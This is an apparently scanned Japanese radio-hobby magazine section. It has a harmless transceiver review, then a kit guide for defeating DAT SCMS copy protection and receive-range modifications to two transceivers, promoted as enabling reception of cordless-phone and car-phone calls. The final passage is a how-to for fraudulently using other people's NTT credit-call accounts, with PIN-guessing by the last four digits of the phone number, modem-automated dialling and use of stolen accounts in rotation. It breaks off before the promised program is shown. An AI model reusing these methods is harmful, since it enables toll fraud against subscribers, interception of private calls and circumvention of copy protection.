しかし、そのちっちゃなボディに秘められた魅力の数々は、実際に使ってみないことには語れません。「ピコスケを使わずして、小電力は語れない…」というわけで、使ってみたいばかりに使用レポートをかって出て、まんまと持ち出しに成功したニンマリ編集部員の、ゴールデンウィーク・フィールド使用リポ

を交えてお届けしましょう。

はじめまして

一瞬、パーソナル無線を思い起こさせるオレンジカラーのロータリーアンテナ、限りなく簡素化されたスイッチまわり…。

初めて彼を手にした日、日頃見慣れている「トランシーバ」のイメージからは、遠くかけ離れた無線機らしからぬデザインだっただけであって、取っ付きにくさすらおぼえました。

しかしそれだけに、編集部員の注目をひいたのも事実で、じっとその姿を見ていると、愛くるしさまで感じてしまうのは私だけでしょうか？

実はこのピコスケ、編集部へは兄貴分の「HX810」と一緒にやってきました。ここで話のつ

いでに、彼のことも少し紹介することにしませう。

ルックスからも弟とは対照的な「真面目さ」が全面に押し出され、チャンネル表示の液晶/パネルには、メガネをかけた「ガリ勉タイプ」がにじみでているように思えて仕方ありません。

単三乾電池 3本

ピコスケは街角のコンビニエンスストアや行楽地の売店でも手軽に入手できる、単三乾電池3本で動作してくれます。

というのも、特定小電力トランシーバは空中線電力が10mW。スピーカーを鳴らす受信よりも、送信しているときのほうが消費電流が少ない世界であるということが一つ。

それでありながら、さらにオートバッテリーセーブやオートパワーオフなどの徹底した省エネ設計により、電池3本でも他機に負けず劣らず長時間運用が可能となっているのです。

レジャーで使うなら丸一日、予備バッテリー用意の必要がありません。それでも気になる方は、より長い運用が約束されるアルカリ電池でどうぞ。

ピコスケ HX610とグリップに特徴がある兄貴の HX810 (左)



無線を意識させない

それにしても、もともと消費電流が少ないのに、バッテリーの数を減らしてデビューしたものがなかったのも、考えれば不思議な話です。

多くのメーカーは、アマ機と同一筐体にすることで、コストダウンを狙ったものでしょうが、「誰にでも使ってほしい…」という方針を基にして誕生したピコスケだけあって、機械オンチな人にも、「無線」の硬いイメージを意識させずに、手軽に使って馴染んでもらおうという姿勢がここにも現れています。

軽くて小さい

単3電池3本を含んだピコスケの重量はたった170g…。

従来の特定小電力ハンディでも6本使用が主流の昨今、1本

あたり約20gと計算しても、3本で60gも違ってくるのはとても大きな差です。

また電池の本数を減らすことにより、本体の小型化にも関係してきます。見てください、この薄さ！実に2.6cm、ご自慢のロータリーアンテナを折り畳んだときには、タバコの箱の大きさと変わりありません。

フィールドで実力証明

ゴールデンウィーク、マランツの小電力兄弟を従えてピクニックに行ってきました。

SPECIFICATIONS HX610/HX810 定格

●送信周波数/400MHz帯の9チャンネル●通信方式/単信方式(プレストーク方式)●電波型式/F3E●使用電圧/4.5V(単3乾電池×3本)<3V(単3乾電池×2本)>●動作温度範囲/-10~+50℃●受信方式/ダブルスーパーヘテロダイン方式●受信感度(12dB SINAD)/-7dB以下●送信出力/10mW●消費電流/バッテリーセーブ時:約13mA、待ち受け時:約40mA、定格出力時:約100mA●寸法(突起物を除く)/58(W)×100.5(H)×26(D)mm<58.5(W)×117(H)×24(D)mm>●重量(単3乾電池含む)/170g<150g>



▲「うめぬ…」と電池ケースを開けてみた。おっ、なんだなんだ！



▲隠しコマンドの一覧でもあるのかな…と思いきや、機能の説明でした。



▲サイズとウエイトが売りのピコスケ。これならポケットにもすっぽり納まる。



海岸にて....



青い空とは対象に、まだ冬の荒さが感じられる5月の海…。潮の香に誘われて、やってきたのはここ漁師街、千葉県銚子市。


歌の下手な人間にむかって「犬吠埼の産まれだね…（銚子のはずれ）」というのは皆さんよくご存じのお話…。

さて、犬吠埼灯台の南に位置する長崎海岸は、何もない代わりに、人の姿もまばらな「プライベートビーチ」のよう。

水しぶきにも強いピコスケの防滴ボディは、磯遊びなどのマリノレジャーにもうってつけ。

10mWと馬鹿にするなかれ。浜ではお互いが見えなくなる距離まで、確実に連絡がとれました。コンパクトサイズの実現で採用されたヘリカルアンテナでも、飛び抜けた受信感度がアンテナ利得を補っています。

▶ HX810と「はい、ち
いす。薄いボディは、持っ
た感じでもわかりますね。



山歩きにも....



ここは茨城県、筑波山つつじが丘駐車場。山頂まではロープウェイも通っているが、ピコスケもいることだし、「いやだ」という彼女はHX810とともに車へ残し、2キロの山道を自分の足で登ってみる。

初対面のハイカーと、すれ違うたびに交わす挨拶は、都会の雑踏では体験することのできない、山歩きならではのものだ…。

ところで、見通しなら何も問題ないが、ぐるっとまわり込みながらの山道は、樹木や大きな岩などの障害物が多く、無線連絡にはよい環境といえない。

だが、車で待つ彼女からの励ます声を、胸ポケットのピコスケで聞きながら、約40分後筑波山（女体山）の頂に無事到着。

山頂ではCBを持った人から質問にあい、束の間のヒーロー気分を味わせてもらいました。



ひとこと言わせて!

私がいまにも「アマチュア機慣れ」しているせいか、使いづらい点があったのも事実です。


それは本体に内蔵されたマイクの位置です。

取説に従って「マイクに口を近付けて送信する」となると、この位置では付属アンテナが目の前に来てしまいます。

ピコスケで初めて無線を使う人も、慣れる前に恐怖(?)を感じてしまうかもしれません。やはり本体に内蔵マイクはボディの真ん中、スピーカー付近がよろしいと思いますが…。

また、感度の良い点は使用環境によって、プラスにもマイナスにもなりますが、今回の使用期間中には不自由を感じることはありませんでした。

マイクの位置以外に文句のつけどころなし。こいつは「買い」かも知れませぬぞ。



◀やっぱり女の子には、かわゆいピコスケが気に入りのようです…。

DATの無限コピー ついに完成!

秋月電子のシリアルコピーマネージャキットを
改造してできる!! ①

編集部

夢のコピーキットが ついに登場したのだ!

アナログレコードとカセットテープの昔から、音楽ソースとそれを録音する媒体に関しては、ソースにかかわる著作権の問題がいつも取り沙汰されてきました（ソースだって料理の話じゃないよ）。

しかし、アナログ時代はレコードからテープへ、そしてまたテープへと限りなくコピーが可能でしたが、ダビングによる雑音の増加と音質の劣化という歯止めがあって、永久・無限というわけには行きませんでした。

そこへオーディオ界の巨大新星現わるといった鳴り物いりで登場してきたのが、DATつまりダット君でした。

これぞ、音質劣化皆無のオーディオマシンと期待されたのですが、その性能ゆえにダビングによる著作権侵害の弊害多しというあらぬ嫌疑かけられて、二度にわたる骨抜き規格に拘束さ

てしまいました。

これが、世にいう第一のダットの受難「DAT 懸談会方式」で旧方式と呼ばれ、現在は「SCMS方式」の受難と呼ばれています。

このSCMSというのは、旧方式でCDからDATのコピーができなかったのを、一回に限ってコピーを可能にしたものですが、いずれにしろダビングの禁止・許可の選択権はソフトの側にあります。

当然、世の中のCDは一回限りのコピー許可です。

その他にも、旧方式とSCMS方式の差異、それぞれの特質があるのですが、要はCDとDAT、そしてDATからDATのコピーに最も関心が集まるところです。

つまり、DATの普及はCDのダビングとそのダビングにかかわっているといっても過言ではありません。

さらに、著作権では個人として楽しむ分には、誰からもとや

かくいわれるスジ合のものではないコピーが、ソフト・ハード両面でがんじがらめになっているなんて、どうもまじやくに合いません。

前置きがいささか長くなってしまいましたが、そこにDATの救世主が突如出現したわけです。それが、秋月電子から発売された「シリアルコピーマネージャキット」なのです。

DATは欲しくても、CD一回かぎりのコピーじゃだめだ、「すごいぞ」と思ってDATを買ってみたもののホコリをかぶっているだけ、という方に朗報です。いよいよデジタルオーディオがユーザー主導のもとで自由に活躍する時代がやってきたのですよ!

このキットは、そのままでも絶大な効果ですが、ABお得意の改造技術陣の実力を出させていただきますよ! DATのコピーについては、ずっと沈黙を守ってきましたが、ABの技術・研究の成果ここにありです。

DATの無限コピーついに完成!

まずはキットを作ろう!

DATを持っていたり、これからDATを買おうという方で、技術に多少自信がある方は、とにかく「即買いのキット」です。

絶対に損はさせません。AB保証付きです。

ただし、フラットパッケージICを多用しているので、最低限ハンダ付の腕前は必要ですから、悪しからず。

まず、このキットの基本性能ですが、の図のようにDATが扱うデジタルオーディオ信号はソースがCDに限らず様々な制約を受けます。

これらの制約は、コピー許可ビット、カテゴリによって分けられています。

このキットでは、様々な制約を付与された信号を処理して、ユーザーが独自にコピー許可ビット、カテゴリを再度付与しなおすことによってユーザー自身による結果(ID6)の設定を可能




▲これが「シリアルコピーマネージャキット」の部品一式です。両面スルホールの専用基板付です。

シリアルコピーマネージャの動作とカテゴリ

モード	コピー許可ビット	カテゴリ	結果
1	○	DAT	ID6=00
2	×	DAT-P	ID6=10
3	○	無名	ID6=11
オマケ	×	CD	ID6=10


DATのSCMS伝送規格



☆注意 ———デジタル伝送デジタルコピー不可 -----アナログ伝送


キットの購入先：千代田区外神田1-8-3野水ビル1F秋月電子通商（キット価格4500円）
通信販売：〒158東京都世田谷区瀬田5-35-6秋月電子通販部（送料一律600円を加算し現金書留にて）

シリアルコピーマネージャキット回路図



The GAL devices, 16V8Q-25 named "MANSELL Chip" & "PIQUET Chip" are already programmed.

DATの無限コピーついに完成!



▲「シリアルコピーマネージャキット」の基板の完成写真です。大きさはほぼ原寸大になっています。

にしています。

しかし、特例としてCDをソースとしてコピーされたDATに関しては、このコピーマネージャを再び使用すればどこまでもコピーが可能なのですが、コピーしたテープはやはりコピー許可ビットが禁止のカテゴリを付与されてしまいます。

しかし、それではつまらないというのがAB編集部であり、

ABの読者なのです。

まず今回は、とりあえずキットを作ることが先決です。

キットの基本動作

基本的な動作のモードは1～3で、これらはソースがCD以外のダビングに適用されます。

オマケモードは、CDがソースの場合のスペシャル・モードで、本キットを通せばCDソー

スの一回ダビング DAT テープでもコピーすることのできるモードです。このモードは、CDソースをを自動判別して、自動的にこのモードになります。

この機能だけでも、絶大なメリットなのですが、やっぱりダビングは自由でなくっちゃという欲張りさんには、次回とっておきのスペシャル改造をお届けします。簡単な、改造なんだけどね。

モニタープレゼント募集します

今回と次回の2ヶ月間の特別企画として、モニタープレゼントがあります。

キット一式とAB編集部製作のプロ仕様完成品を、それぞれ一台ずつモニタープレゼントいたします。キットのご応募の締切は6月末日、完成品は7月末日編集部必着です。

応募要綱は、欄外参照のうえ奮ってご応募ください。

シリアルコピーマネージャの動作とカテゴリ

■モード1■(48KHz, 32KHz)

コピーしたテープは永久にコピー可能になる。

■モード2■(48KHz, 32KHz)

コピーしたテープは再コピーができなくなる。

■モード3■(48KHz, 32KHz)

コピーしたテープは1度のみの再コピーが可能になる。

■オマケモード■(44.1KHz、元ソースがCDの場合)

コピーしたテープは再コピーができなくなる。

但し常にマネージャを通すことにより再コピー可。

《SCMSに対応していないDATでも48KHz, 32KHzの場合モード1は動作可能です》

プレゼント応募要項：住所・氏名・年齢・職業とDAT所有の有無または購入予定を明記のうえ、アクションバンド編集部まで官製葉書でご応募ください。

430・1200モビルトランシーバ 新時代のリグ登場！ マルチバンダーだぞ！

ケンウッド TM-841 (430/1200MHz)



改造後周波数範囲

430MHz バンド

300.000~469.995MHz (RX)

430.000~439.995MHz (TX)

830.000~999.995MHz (RX)

1200MHz バンド

830.000~ 999.995MHz (RX)

1100.000~1339.995MHz (RX)

1260.000~1299.995MHz (TX)

430MHz・1200MHz プラスアルファの マルチバンダーだ！

前回おとどけたV・UバンドプラスアルファのTM-741と同系のシリーズTM-841が発売されました。

パネルデザインや操作性は、V・U・U3バンドのトリプルバ

ンダTM-941を踏襲し、文字通り「使いごちのいい」リグに仕上げられています。

オプションのバンドユニットは28MHz・50MHz・144MHzが用意され、任意のバンドユニットを装着させることができます。

改造といきましょう！

改造方法は至って簡単です。

まず、コントロールユニットのリリースレバーによってユニットを外します。

本体側の左側にあるリチウム電池が目印です。このさらに左にある緑色のループ線をニッパなどでカットして改造は終了です。失敗は皆無の改造です。

改造後の倍増メモリ400chと、クロスバンドリピータがFB！

バンドの切り替え方


MHz

キーを1秒押すごとにバンドが変わります。


→ 430MHz → 870MHz

→ 1200MHz → 870MHz

受信改造ポイント




▲改造ポイントには、コントロールユニットを外すだけで到達できます。便利、便利。




▲緑色のリード線がループしています。これをニッパなどでカットして、あとはリセットするだけです。

外部アンテナの増設



▲UHFバンドで、800~900MHzを受信するには外部にアンテナ端子を増設する必要があります。



▲上の写真にあるように「008」とマークされたランドがポイントです。同軸の芯線をA、アミ線をGに接続。

裏メモリ機能

各バンドさらに100chのメモリが増える。合計は、なんと、

200+200=400chだ!

(F) キーを押しながら
(REV) キーを押す。



これで、AA・A0・A1...A9・B1・B2...J9の裏メモリに



通常のメモリ00~99を呼び出すには再び

(F) キーを押しながら (REV) キーを押す。



▲裏メモリ機能を使えば、各バンド100チャンネル毎のメモリが一挙に倍増し、各バンドで200チャンネル毎の合計400チャンネルの大容量メモリになります。



▲コマンドの操作によって、メモリはAAからJ9までのメモリチャンネルに倍増されます。

リセットは、MRキーを押しながら電源をオンにします。

クロスバンドリピータの方法

☆ハード改造をお忘れなく。

①正しい
クロスバンドリピータ



①430MHz ②1200MHz

②こんなリピータも
できるぞ！



430MHz 1200MHz

もちろん、周波数の組み合わせは自由に選べる。

①のバンドを
BAND SELで
選ぶ

②のバンドを
CONT SELで
選ぶ



F キーを1秒押す。

MUTE キーを押す。

リピータ動作中は表示
にドットが出ます。

解除は

F キーを1秒押したあと
MUTE キーを押す。




注意

☆ オプションの144MHzが「リピータデュアル受信」になっているとクロスバンドリピータは動きません。
☆ 一方通行ですが、870MHz → 430MHz といったピータも可能です。


ⓧ（送信）バンドを
BAND SELで選ぶ

F キーを1秒押す。

MUTE キーを押す。



▲クロスバンドリピータをおこなうためには、ハード改造が必要です。まず、裏布タを開けます。



▲ゼロオーム抵抗（ブルーのチップ抵抗）を外します。チップは接着されているので、慎重に外します。



▲クロスバンドリピータ動作中は、表示にドットがたくさん出ます。



ついに発見!
コードレスホン 受信可!
自動車電話

緊急速報

アイコム IC-3SR



アイコムのニューモデル

アイコムの新製品 IC-3SR が発売されました。

型番からすると、IC-3S のバージョンアップモデルのような印象を受けますが、外觀デザインや操作性などは、IC-W2の系譜をひいているようで、ちょっと見はまったくW2と同じです。

このリグの、特徴は UHF モノバンドトランシーバに、広帯域受信機を内蔵させたということで、W2の VHF 部分がそっくりそのままレシーバになったと思えば間違えないでしょう。また、トランシーバ用のアンテナとは別に広帯域レシーバの受信専用アンテナがあり、アンテナを2本実装することができました。

改造前は、コードレスホンや自動車の受信ができませんが、改造すれば OK です。

トランシーバ側の周波数範囲

320.000~520.000MHz RX
800.000~950.000MHz RX
430.000~440.000MHz TX

※表示は300.000~950.000MHz です。



▲写真! トップパネルは、IC-2W とそっくりなんですが、「RX ANT」端子がある(右側)。これは、広帯域受信専用アンテナです。

では改造!

改造はアマチュアバンドの受信周波数を拡大するもので、本体内部の CPU 基板のチップダイオードを取り外し、その後リセットします。

広帯域レシーバの受信範囲

1	25.0MHz~252.9MHz
2	255.1MHz~261.9MHz
3	266.1MHz~270.9MHz
4	275.1MHz~379.9MHz
5	382.1MHz~411.9MHz
6	415.1MHz~809.9MHz
7	834.1MHz~859.9MHz
8	889.1MHz~914.9MHz


そして、コマンドによって受信改造は終了です。

取り外すチップダイオードは、MPの表示があるもので、CPUの右下にあります。ここにたどり着くには、2個の高周波ユニットを取り外します。


リセットは「F」「A」「*」を同時に押しながら、電源をオンにします。

受信改造コマンドは、「B」「#」を押しながら電源をオンにします。

これで、UHFバンドも広帯域受信できるようになり、このバンドでコードレスホンと自動車電話の受信が可能になります。




▲写真2 改造するには、まずこのように本体を開けます。



▲写真3 高周波ユニットを取り外すとCPU基板が見えてきます。

受信改造ポイント



CPUの右下の方にMPという表示のチップダイオードがありますから、これを取り外します。

改造コマンド



▲写真4 ハード改造後に、リセットしたら「B」「#」を押しながら電源をオンにします。



▲写真5 受信改造を受け付けるとLCD（液晶表示板）のセグメントがすべて表示されます。

ハード改造後のコマンド操作

①リセット：F+A+*+電源オン

表示は、433.000MHzと144.000MHzになる。

②コマンド：B+#+電源オン

LCDのすべてのセグメントが表示される。

バンドの切替について。UHFバンドでの周波数の設定は、Fを押しながら5を押して10MHz台を点滅させます。そして、Fを押しながらチャンネルセレクトで10MHz単位の周波数を動かします。

野々村 電話のデンワコーナー④

クレジット通話 サービスを使って タダ電を掛ける！

ハッキングプログラム付だよ



クレジット通話の ハッキング

最近、うちの仲間のあいだで、NTTのクレジット通話サ

ービスを使ってとってもおいしい思いをしてるので、それをレポートしたいと思います。

んでそのクレジット通話サービスってのは、なんなのかつ


ーと予め電話局（まあ、最近では営業所つーらしいが）にウチや会社の電話番号を登録しておけば、クレジットセンターにダイヤルして登録電話番号と暗証番号と掛けたい先の電話番号をプッシュすればそんときの電話代は登録した加入電話に課金されるつーシステムです。

まあこのサービスは出先からキャッシュレスで電話できるつーのがウリなわけです。

まず、クレジット通話をおこなう場合は、クレジットセンター「121」をダイヤル、んで登録電話番号、パスワード（任意に4桁設定）、掛けたい電話番号をプッシュすればめでたく話ができるつーわけですが…。

ここでもし！ 仮に適当な登録電話番号、適当なパスワードをプッシュしたらどーなるんでしょうか？ 普通は「お掛けになった番号は違っています」つーアナウンスが流れますが、

写真！ クレジット通話は、まず「121」をコールしてNTTのコピュータをアクセスする。



たまたま、適当に押した加入番号がマジでクレジットサービスに加入している人のやつで、パスワードが偶然に一致しちゃったりすると、**タダで電話が掛けられたりします。**しかし、パターンは、電話番号10桁×パスワード4桁、と天文学的な数字になりタダで電話しようと思って、1から順番に電話番号とパスワードを入力したら、一生かかっても発見できないでしょう。

運がよくても1個くらいしかみつからないかもね。んで、更にもし電話番号が一致していてもパスワードを一日に4回間違えると、サービスは停止してしまいます。

つまりめでたくパスワードが5回目で合っていても電話ができなくなっているのです。

こうなると正規の加入者も利用できなくなってしまいます。すると設定用コードというもの

で加入者が新たにパスワードを設定しなければなりません。これはセキュリティ保護のためです。

偶然のハッキングがきっかけですが…

しかし、ちょっと考えて入力していったら、一生に一度発見できるかできないかわからない加入番号が1週間に5個も発見できてしまいました。

このうち4個は今でも使えるので番号するときはローテーションで使っています。それではどーやって番号を探したのか説明しましょう。



まず、どーゆーとこがサービスを使っているかっつーと社員が外回りによくいくようなところ、まあ、証券、保険会社、サービス業その他などが挙げられるでしょう。

電話帳でも持ち出してくれば



▲写真2 電話帳は、ハッキングのバイブル？これで、あたりをつける。

クレジット通話 ハッキングの巻。





▲写真3 表示機能付のポケットベルがあれば、百人力!

どうゆう地区にそーゆー関係のオフィスがあつてそこらへんでどーゆー番号がかたまっているかを調べ、かたつばしから入力していきます。

次にパスワードはいろいろ考えられますが、僕は電話番号の下4桁を入力して行きました。例えば、マカシナランド(03-3258-0411) だったら、0411なんてのが考えられるわけです。このパターンがなぜか圧倒的に多く、ハッキングできる確率が多かったので、かたつばしからダイヤルしていくわけですが、いちいち「121に掛けて調べていたら、めんどくさいし大変なのでモテムを使ってコンピュータに任せてしまいました。しかし、コンピュータには果して入力した番号が一致しているかどうかは判断できないので一致したときにはハッキングできた番号をポケットベルに表示させるようにします。必要なものは、パソコンとモテムと電話回線とモテム、専用のプログラムです。

ハッキングプログラムだっ!

んでこのプログラムなんです。が、プログラマや通の人からこのプログラムをみれば結構いーかげんなプログラムに見えるかもしれないけどかんべんしてやってください。僕はパソコンを持っています。コンピユータの分野ではアマのアマでパソコンのマニュアルとモテム

